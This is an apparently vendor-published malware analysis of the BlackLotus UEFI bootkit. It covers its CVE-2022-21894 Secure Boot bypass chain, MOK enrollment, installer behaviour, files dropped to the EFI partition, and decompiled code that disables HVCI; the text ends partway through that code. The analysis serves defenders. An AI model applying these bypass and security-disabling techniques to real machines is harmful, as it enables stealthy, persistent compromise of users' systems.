BlackLotus UEFI bootkit: Myth confirmed

The first in-the-wild UEFI bootkit bypassing UEFI Secure Boot on fully updated UEFI systems is now a reality

The number of UEFI vulnerabilities discovered in recent years and the failures in patching them or revoking vulnerable binaries within a reasonable time window hasn't gone unnoticed by threat actors. As a result, the first publicly known UEFI bootkit bypassing the essential platform security feature – UEFI Secure Boot – is now a reality. In this blogpost we present the first public analysis of this UEFI bootkit, which is capable of running on even fully-up-to-date Windows 11 systems with UEFI Secure Boot enabled. Functionality of the bootkit and its individual features leads us to believe that we are dealing with a bootkit known as **BlackLotus**, the UEFI bootkit being sold on hacking forums (https://www.bleepingcomputer.com/news/security/malware-dev-claims-to-sell-new-blacklotus-windows-uefi-bootkit/) for $5,000 since at least October 2022.

UEFI bootkits are very powerful threats, having full control over the OS boot process and thus capable of disabling various OS security mechanisms and deploying their own kernel-mode or user-mode payloads in early OS startup stages. This allows them to operate very stealthily and with high privileges. So far, only a few have been discovered in the wild and publicly described (e.g., multiple malicious

EFI samples (https://twitter.com/ESETresearch/status/1275770256389222400?s=20) we discovered in 2020, or fully featured UEFI bootkits such as our discovery last year – the ESPecter bootkit (https://www.welivesecurity.com/2021/10/05/uefi-threats-moving-esp-introducing-especter-bootkit/) – or the FinSpy bootkit (https://securelist.com/finspy-unseen-findings/104322/) discovered by researchers from Kaspersky).

UEFI bootkits may lose on stealthiness when compared to firmware implants – such as LoJax (https://www.welivesecurity.com/2018/09/27/lojax-first-uefi-rootkit-found-wild-courtesy-sednit-group/); the first in-the-wild UEFI firmware implant, discovered by our team in 2018 – as bootkits are located on an easily accessible FAT32 disk partition. However, running as a bootloader gives them almost the same capabilities as firmware implants, but without having to overcome the multilevel SPI flash defenses, such as the BWE, BLE, and PRx protection bits, or the protections provided by hardware (like Intel Boot Guard). Sure, UEFI Secure Boot stands in the way of UEFI bootkits, but there are a non-negligible number of known vulnerabilities that allow bypassing this essential security mechanism. And the worst of this is that some of them are still easily exploitable on up-to-date systems even at the time of this writing – including the one exploited by BlackLotus.

Our investigation started with a few hits on what turned out to be the BlackLotus user-mode component – an HTTP downloader – in our telemetry late in 2022. After an initial assessment, code patterns found in the samples brought us to the discovery of six BlackLotus installers (both on VirusTotal and in our own telemetry). This allowed us to explore the whole execution chain and to realize that what we were dealing with here is not just regular malware.

Following are the key points about BlackLotus and a timeline summarizing the series of events related to it:
(https://www.welivesecurity.com/) (https://www.eset.com)

It's capable of running on the latest, fully patched Windows 11 systems with UEFI Secure Boot enabled.

It exploits a more than one year old vulnerability (CVE-2022-21894 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21894)) to bypass UEFI Secure Boot and set up persistence for the bootkit. This is the first publicly known, in-the-wild abuse of this vulnerability.

Although the vulnerability was fixed in Microsoft's January 2022 update, its exploitation is still possible as the affected, **validly signed** binaries have still not been added to the UEFI revocation list (https://uefi.org/revocationlistfile). BlackLotus takes advantage of this, bringing its own copies of legitimate – but vulnerable – binaries to the system in order to exploit the vulnerability.

It's capable of disabling OS security mechanisms such as BitLocker, HVCI, and Windows Defender.

Once installed, the bootkit's main goal is to deploy a kernel driver (which, among other things, protects the bootkit from removal), and an HTTP downloader responsible for communication with the C&C and capable of loading additional user-mode or kernel-mode payloads.


BlackLotus has been advertised and sold on underground forums since at least October 6th, 2022. In this blogpost, we present evidence that the bootkit is real, and the advertisement is not merely a scam.

Interestingly, some of the BlackLotus installers we have analyzed do not proceed with bootkit installation if the compromised host uses one of the following locales:

- Romanian (Moldova), ro-MD
- Russian (Moldova), ru-MD
- Russian (Russia), ru-RU
- Ukrainian (Ukraine) , uk-UA
- Belarusian (Belarus), be-BY
- Armenian (Armenia), hy-AM

- Kazakh (Kazakhstan) kk-KZ

The timeline of individual events related to BlackLotus is shown in Figure 1.


Baton drop (CVE-2022-21894) PoC published on GitHub
10 Aug 2022
23 Aug 2022
First BlackLotus installer VirusTotal submission (local IP addresses as C&C)
Bootkit advertisement published on a hacking forum
6 Oct 2022
13 Oct 2022
First public mention in The Register article
First detections in ESET telemetry (BlackLotus installers)
Further suspicious detections in ESET telemetry (BlackLotus user-mode component - HTTP downloader)
16 Oct 2022
Mar 2023
First in-depth analysis of the bootkit published by ESET

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-1.-The-timeline-of-individual-events-related-to-BlackLotus-UEFI-bootkit.png)

Figure 1. Timeline of major events related to BlackLotus UEFI bootkit

As already mentioned, the bootkit has been sold on underground forums since at least October 6th, 2022. At this point, we have not been able to identify, from our telemetry, the exact distribution channel used to deploy the bootkit to victims. The low number of BlackLotus samples we have been able to obtain, both from public sources and our telemetry, leads us to believe that not many threat actors have started using it yet. But until the revocation of the vulnerable bootloaders that BlackLotus depends on happens, we are concerned that things will change rapidly should this bootkit gets into the hands of the well-known crimeware groups, based on the bootkit's easy deployment and crimeware groups' capabilities for spreading malware using their botnets.

Is this really BlackLotus?

There are several articles or posts summarizing information about BlackLotus (here (https://www.theregister.com/2022/10/13/blacklotus_malware_kasper here (https://www.linkedin.com/feed/update/urn:li:share:69867112318857134 and here (https://www.bleepingcomputer.com/news/security/malware-dev-claims-to-sell-new-blacklotus-windows-uefi-bootkit/) and many more…), all based on the information provided by the bootkit developer on underground hacking forums. So far, no one has confirmed or disproved these claims.

Here is our summary of the claims from the available publications compared with what we discovered while reverse engineering the bootkit samples:

BlackLotus's advertisement on hacking forums claims that it features integrated Secure Boot bypass. Adding vulnerable drivers to the UEFI revocation list is currently impossible, as the vulnerability affects hundreds of bootloaders that are still used today. ✅

- True: It exploits CVE-2022-21894 (https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-21894) in order to break Secure Boot and achieve persistence on UEFI-Secure-Boot-enabled systems. Vulnerable drivers it uses are still not revoked in the latest dbx (https://uefi.org/revocationlistfile), at the time of writing.

BlackLotus's advertisement on hacking forums claims that the bootkit has built-in Ring0/Kernel protection against removal. ✅

- True: Its kernel driver protects handles belonging to its files on the EFI System Partition (ESP) against closing. As an additional layer of protection, these handles are continuously monitored and a Blue Screen Of Death (BSOD) triggered if any of these handles are closed, as described in the *Protecting bootkit files on the ESP from removal* section.

BlackLotus's advertisement on hacking forums claims that it comes with anti-virtual-machine (anti-VM), anti-debug, and code obfuscation features to block malware analysis attempts. ✅

- True: It contains various anti-VM, anti-debug, and obfuscation techniques to make it harder to replicate or analyze. However, we are definitely not talking about any breakthrough or advanced anti-analysis techniques here, as they can be easily overcome with little effort.

BlackLotus's advertisement on hacking forums claims that its purpose is to act as an HTTP downloader. ✅

- True: Its final component acts as an HTTP downloader, as described in the *HTTP downloader* section

BlackLotus's advertisement on hacking forums claims that the HTTP downloader runs under the SYSTEM account within a legitimate process. ✅

- True: Its HTTP downloader runs within the `winlogon.exe` process context**.**

BlackLotus's advertisement on hacking forums claims it is a tiny bootkit with an on-disk size of only 80 kB. ✅

- True: Samples we were able to obtain really are around 80 kB.

BlackLotus's advertisement on hacking forums claims that it can disable built-in Windows security protections such as HVCI, Bitlocker, Windows Defender, and bypass User Account Control (UAC). ✅

- True: It can disable *HVCI*, *Windows Defender*, *BitLocker*, and bypass *UAC*.

Based on these facts, we believe with high confidence that the bootkit we discovered in the wild is the BlackLotus UEFI bootkit.

Attack overview


A simplified scheme of the BlackLotus compromise chain is shown in Figure 2. It consists of three main parts:

1. It starts with the execution of an installer (step 1 in Figure 2), which is responsible for deploying the bootkit's files to the EFI System partition, disabling HVCI and BitLocker, and then rebooting the machine.

2. After the first reboot, exploitation of CVE-2022-21894 and subsequent enrollment of the attackers' Machine Owner Key (https://edk2-docs.gitbook.io/understanding-the-uefi-secure-boot-chain/additional_secure_boot_chain_implementations/machine_owner_key_mok) (MOK) occurs, to achieve persistence even on systems with UEFI Secure Boot enabled. The machine is then rebooted (steps 2–4 in Figure 2) again.

3. In all subsequent boots, the self-signed UEFI bootkit is executed and deploys both its kernel driver and user-mode payload, the HTTP downloader. Together, these components are able to download and execute additional user-mode and driver components from the C&C server and protect the bootkit against removal (steps 5–9 in Figure 2).

(https://www.welivesecurity.com/) (https://www.eset.com)


Attackers
executes
Installer
1
deploys bootkit and reboots machine
Executed only on first system start after installation
4
reboots machine
System start
UEFI Firmware
2
starts vulnerable bootmgfw.efi
Exploiting CVE-2022-21894 Setting up persistence using MOK
3
enrolls attackers' MOK key
5
executes legitimate shim
NVRAM
bootmgfw.efi Microsoft-signed shim
reads attackers' MOK key
MokList (NV + BS)
6
verifies using MOK key and executes
grubx64.efi Self-signed BlackLotus bootkit
7
starts OS and installs memory hooks
Windows boot
BlackLotus hooks
C&C
8
executes
communicates
BlackLotus kernel driver
9
injects into winlogon.exe
BlackLotus HTTP downloader
handles C&C commands
...
Malicious code/file/data
Legitimate and not vulnerable file/executable


(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-2.-BlackLotus-simplified-execution-overview.png)

Figure 2. BlackLotus simplified execution overview

Interesting artifacts

(https://www.welivesecurity.com/) (https://www.eset.com)

Even though we believe this is the BlackLotus UEFI bootkit, we did not find any reference to this name in the samples we analyzed. Instead, the code is full of references to the Higurashi When They Cry (https://en.wikipedia.org/wiki/Higurashi_When_They_Cry) anime series, for example in individual component names, such as `higurashi_installer_uac_module.dll` and `higurashi_kernel.sys`, and also in the self-signed certificate used to sign the bootkit binary (shown in Figure 3).




```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            57:0b:5d:22:b7:23:b4:a4:42:cc:6e:ee:bc:25:80:e8
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: CN = When They Cry CA
        Validity
            Not Before: Aug 13 17:48:44 2022 GMT
            Not After : Aug 13 17:58:44 2032 GMT
        Subject: CN = When They Cry CA
```

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-3.-Self-signed-certificate-used-by-the-BlackLotus-bootkit-1.png)

Figure 3. Self-signed certificate used by the BlackLotus bootkit

Additionally, the code decrypts but never uses various strings containing messages from the BlackLotus author (as shown in Figure 4 – note, that hasherezade (https://twitter.com/hasherezade) is a well-known researcher and author of various malware-analysis tools), or just some random quotes from various songs, games, or series.



```
lea     r12d, [rdi+1]
mov     r8d, r12d
lea     edx, [rdi+1Ah]
call    DecryptString   ; I love you hasherezade <3
mov     r8d, r13d
lea     edx, [rdi+2Ah]
lea     rcx, unk_14000AED0
call    DecryptString   ; I was secretly hoping we could be friends
xor     r8d, r8d
mov     [rbp+var_60], r13d
```

(https://www.welivesecurity.com/) (https://www.eset.com)

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-4.-Example-of-messages-left-in-the-code-by-the-BlackLotus-author.png)

Figure 4. Example of messages left in the code by the BlackLotus author

Installation process

We start with analysis of the BlackLotus installers. The bootkit seems to be distributed in a form of installers that come in two versions – offline and online. The difference between these two is in the way they obtain legitimate (but vulnerable) Windows binaries, later used for bypassing Secure Boot.

In offline versions, Windows binaries are embedded in the installer

In online versions, Windows binaries are downloaded directly from the Microsoft symbol store. So far, we've seen the following Windows binaries being abused by the BlackLotus bootkit:

- `https://msdl.microsoft.com/download/symbols/bootmgfw.efi/7144BCD`
- `https://msdl.microsoft.com/download/symbols/bootmgr.efi/98B063A6`
- `https://msdl.microsoft.com/download/symbols/hvloader.efi/559F396`

The goal of the installer is clear – it's responsible for disabling Windows security features such as BitLocker disk encryption and HVCI, and for deployment of multiple files, including the malicious bootkit, to the ESP. Once finished, it reboots the compromised machine to let the dropped files do their job – to make sure the self-signed UEFI bootkit will be silently executed on every system start, regardless of UEFI Secure Boot protection status.

Step 0 – Initialization and (potential) elevation

When the installer is executed, it checks whether it has enough privileges (at least admin required) to deploy the rest of the files to the ESP and perform other actions requiring elevated process – like turning off HVCI or disabling BitLocker. If it's not the case, it tries to elevate by executing the installer again by using the UAC bypass method described in detail here: UAC bypass via Program Compatibility assistant (https://github.com/hfiref0x/UACME/issues/111).

With the necessary privileges, it continues, checking the UEFI Secure Boot status by reading the value of the SecureBoot UEFI variable using an available Windows API function, and determining the Windows version by directly accessing the KUSER_SHARED_DATA (https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/ap structure fields `NtMajorVersion` and `NtMinorVersion` in memory. It does so to decide whether or not bypassing UEFI Secure Boot is necessary to deploy the bootkit on the victim's system (since Secure Boot support was first added in Windows 8 and might not be enabled on any given machine).

Before proceeding to the next steps, it renames the legitimate Windows Boot Manager (`bootmgfw.efi`) binary located in the `ESP:\EFI\Microsoft\Boot\` directory to `winload.efi`. This renamed `bootmgfw.efi` backup is later used by the bootkit to launch the OS, or to recover the original boot chain if the “uninstall” command

is received from the C&C server – more in the *C&C communication* section.

Step 1 – Deploying files

If UEFI Secure Boot is enabled, the installer proceeds with dropping multiple files into the `ESP:/EFI/Microsoft/Boot/` and `ESP:/system32/` directories. While the former is a standard directory used by Windows, the latter is a custom folder created by the installer.

A list of files dropped by the installer with a short explanation of the role of each file in the execution chain is provided in Table 1. We will explain in detail how the execution chain works later; now just note that several legitimate Microsoft-signed files are dropped along with the malicious ones.

Table 1. Files deployed by the BlackLotus installer on systems with UEFI Secure Boot enabled

(https://www.welivesecurity.com/) (https://www.eset.com)

Folder	Filename	Description
ESP:\EFI\Microsoft\Boot	grubx64.efi	BlackLotus bootkit, maliciou signed UEFI application.
	bootload.efi	Legitimate Microsoft-signed binary (temporary name, lat replaces `bootmgfw.efi` afte 2022-21894 (https://msrc.microsoft.com guide/en-US/vulnerability/C 2022-21894) exploitation).
	bootmgfw.efi	Legitimate, but vulnerable (C 2022-21894 (https://msrc.microsoft.com guide/en-US/vulnerability/C 2022-21894)) Windows Boot Manager binary, embedded installer or downloaded dire the Microsoft Symbol Store.
	BCD	Attackers' custom Boot Configuration Data (https://learn.microsoft.com us/windows-hardware/drivers/devtest/b options-in-windows) (BCD) used in CVE-2022-21894 (https://msrc.microsoft.com guide/en-US/vulnerability/C 2022-21894) exploitation ch
	BCDR	Backup of victim's original B

(https://www.welivesecurity.com/) (https://www.eset.com)

Folder	Filename	Description
ESP:\system32	hvloader.efi	Legitimate, but vulnerable (C 2022-21894 (https://msrc.microsoft.com guide/en-US/vulnerability/C 2022-21894)) Windows Hype Loader binary, embedded ins installer or downloaded dire the Microsoft Symbol Store.
	bootmgr.efi	Legitimate, but vulnerable (C 2022-21894 (https://msrc.microsoft.com guide/en-US/vulnerability/C 2022-21894)) Windows Boot Manager binary, embedded installer or downloaded dire the Microsoft Symbol Store.
	mcupdate_AuthenticAMD.dll	Malicious self-signed native binary. This file is executed b `hvloader.efi` after succes 2022-21894 exploitation (on using an AMD CPU).
	mcupdate_GenuineIntel.dll	Malicious self-signed native binary. This file is executed b `hvloader.efi` after succes 2022-21894 (https://msrc.microsoft.com guide/en-US/vulnerability/C 2022-21894)exploitation (on using an Intel CPU).
	BCD	Attackers' custom BCD used 2022-21894 (https://msrc.microsoft.com guide/en-US/vulnerability/C 2022-21894) exploitation ch

In cases when the victim is running a Windows version not supporting UEFI Secure Boot, or in the case when it's disabled, the deployment is quite straightforward. The only thing that is needed to deploy the malicious bootkit is to replace the existing Windows Boot Manager (`bootmgfw.efi`) binary in the `ESP:\EFI\Microsoft\Boot\` directory, with the attackers' own self-signed malicious UEFI application. Since UEFI Secure Boot is disabled (and thus no integrity verification is performed during the boot), exploitation is not necessary and the UEFI firmware simply executes the malicious boot manager without causing any security violations.


Step 2 – Disabling Hypervisor-protected Code Integrity (HVCI)

To be able to run custom unsigned kernel code later, the installer has to make sure that HVCI (https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-vbs) is disabled on the system. One of our ESET colleagues wrote a very informative blogpost on this topic in 2022 (Signed kernel drivers – Unguarded gateway to Windows' core (https://www.welivesecurity.com/2022/01/11/signed-kernel-drivers-unguarded-gateway-windows-core/)):

> *Virtualization-based security (VBS) offers several protection features with the most prominent one being Hypervisor-Protected Code Integrity (HVCI), which also comes as a standalone feature. HVCI enforces code integrity in the kernel and allows only signed code to be executed. It effectively prevents vulnerable drivers from being abused to execute unsigned kernel code or load malicious drivers (regardless of the exploitation method used) and it seems that malware abusing vulnerable drivers to load malicious code was one of the main motivations behind Microsoft implementing this feature (https://www.microsoft.com/en-us/security/blog/2021/01/11/new-surface-pcs-enable-virtualization-based-security-vbs-by-default-to-empower-customers-to-do-more-securely/).*

As shown in Figure 5, to disable this feature, the installer sets the Enabled registry value under the `HypervisorEnforcedCodeIntegrity` registry key to zero.

(https://www.welivesecurity.com/) (https://www.eset.com)



```
int DisableHypervisorEnforcedCodeIntegrity()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  KeyHandle = 0i64;
  Value = 0;
  // \Registry\Machine\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\HypervisorEnforcedCodeIntegrity
  v0 = DecryptStr(&unk_140009C30, 0x69u, 1);
  RtlInitUnicodeString(&v3, v0);
  ObjectAttributes.RootDirectory = 0i64;
  ObjectAttributes.ObjectName = &v3;
  ObjectAttributes.Length = 48;
  ObjectAttributes.Attributes = 64;
